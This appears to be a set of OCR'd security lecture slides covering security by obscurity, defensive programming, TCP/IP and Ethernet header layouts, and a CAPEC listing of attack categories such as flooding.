
90% of software developed by third parties [VW]

Software controls critical functions

40-50% of total cost of a new car comes from electronics

https://spectrum.ieee.org/transportation/systems/this-car-runs-on-code
https://spectrum.ieee.org/cars-that-think/transportation/advanced-cars/software-eating-car

Remaining weaknesses over time



Which bugs are security critical?

Last bug will never be removed

Security by Obscurity

"If I take a letter, lock it in a safe, hide the safe somewhere in New York, then tell you to read the letter, that's not security. That's obscurity.

On the other hand, if I take a letter and lock it in a safe, and then give you the safe along with the design specifications of the safe and a hundred identical safes with their combinations so that you and the worlds best safecrackers can study the locking mechanism – and you still can't open the safe and read the letter – that's security."

Bruce Schneier: Applied Cryptography

Security by obscurity is not necessarily bad:

Multi-layer security is good, just don't trust obscurity for security

All **protocols** and **algorithms** we use must be strong enough to survive even if published

Assumption is the mother of all mistakes


- I know how to solve this; I don’t need help…
- This design is secure enough!
- We can add security at the end of the project…
- xyz will never happen, trust me!
- Defensive programming is not needed. “Number” will never be negative:

```
 if (number > 10)
     price = number*cost*0.9;
 else
     price = number*cost;
```

  But maybe another bug can be exploited to make it negative? It would be good to catch that problem here!

- …

There are many protocols to secure…



Attacker

Application layer
(http, TLS, …)

Transport layer
TCP, UDP


Network layer
IP, ICMP, IPsec

Link –
Ethernet, WLAN

Physical layer


Protocols are complex

TCP




Source port											Destination port
Sequence number											
Acknowledgment number (if ACK set)											
Data offset	Reserved **0 0 0**	N S	C W R	E C E	U R G	A C K	P S H	R S T	S Y N	F I N	Window Size
Checksum											Urgent pointer (if URG set)
Options (if *data offset* > 5. Padded at the end with "0" bits if necessary.)											

IP




Version	IHL	DSCP	ECN	Total Length	
Identification				Flags	Fragment Offset
Time To Live		Protocol		Header Checksum	
Source IP Address					
Destination IP Address					
Options (if IHL > 5)					

Link level



Layer	**Preamble**	**Start frame delimiter**	**MAC destination**	**MAC source**	**802.1Q tag (optional)**	**Ethertype (Ethernet II) or length (IEEE 802.3)**	**Payload**	**Frame check sequence (32-bit CRC)**	**Interpacket gap**
	7 octets	1 octet	6 octets	6 octets	(4 octets)	2 octets	46-1500 octets	4 octets	12 octets
Layer 2 Ethernet frame			← 64–1522 octets →						
Layer 1 Ethernet packet & IPG	← 72–1530 octets →								← 12 octets →



CAPEC™ Common Attack Pattern Enumeration and Classification
A Community Resource for Identifying and Understanding Attacks

New to CAPEC? Start Here!

Home > CAPEC List > CAPEC-1000: Mechanisms of Attack (Version 3.9)

ID Lookup: Go

Home | About | CAPEC List | Community | News | Search

ATTACK categorization

1000 - Mechanisms of Attack

- C Engage in Deceptive Interactions - (156)
- C Abuse Existing Functionality - (210)
- C Manipulate Data Structures - (255)
- C Manipulate System Resources - (262)
- C Inject Unexpected Items - (152)
- C Employ Probabilistic Techniques - (223)
- C Manipulate Timing and State - (172)
- C Collect and Analyze Information - (118)
- C Subvert Access Control - (225)

Nature	Type	ID	Name
MemberOf	V	1000	Mechanisms of Attack
HasMember	M	113	Interface Manipulation
HasMember	M	125	Flooding
HasMember	M	130	Excessive Allocation
HasMember	M	131	Resource Leak Exposure
HasMember	M	212	Functionality Misuse
HasMember	M	216	Communication Channel Manipulation
HasMember	M	227	Sustained Client Engagement
HasMember	M	272	Protocol Manipulation
HasMember	M	554	Functionality Bypass

Type	ID	Name
S	482	TCP Flood
S	486	UDP Flood
S	487	ICMP Flood
S	488	HTTP Flood
S	489	SSL Flood
S	490	Amplification
S	528	XML Flood
S	666	BlueSmacking

Homework

https://capec.mitre.org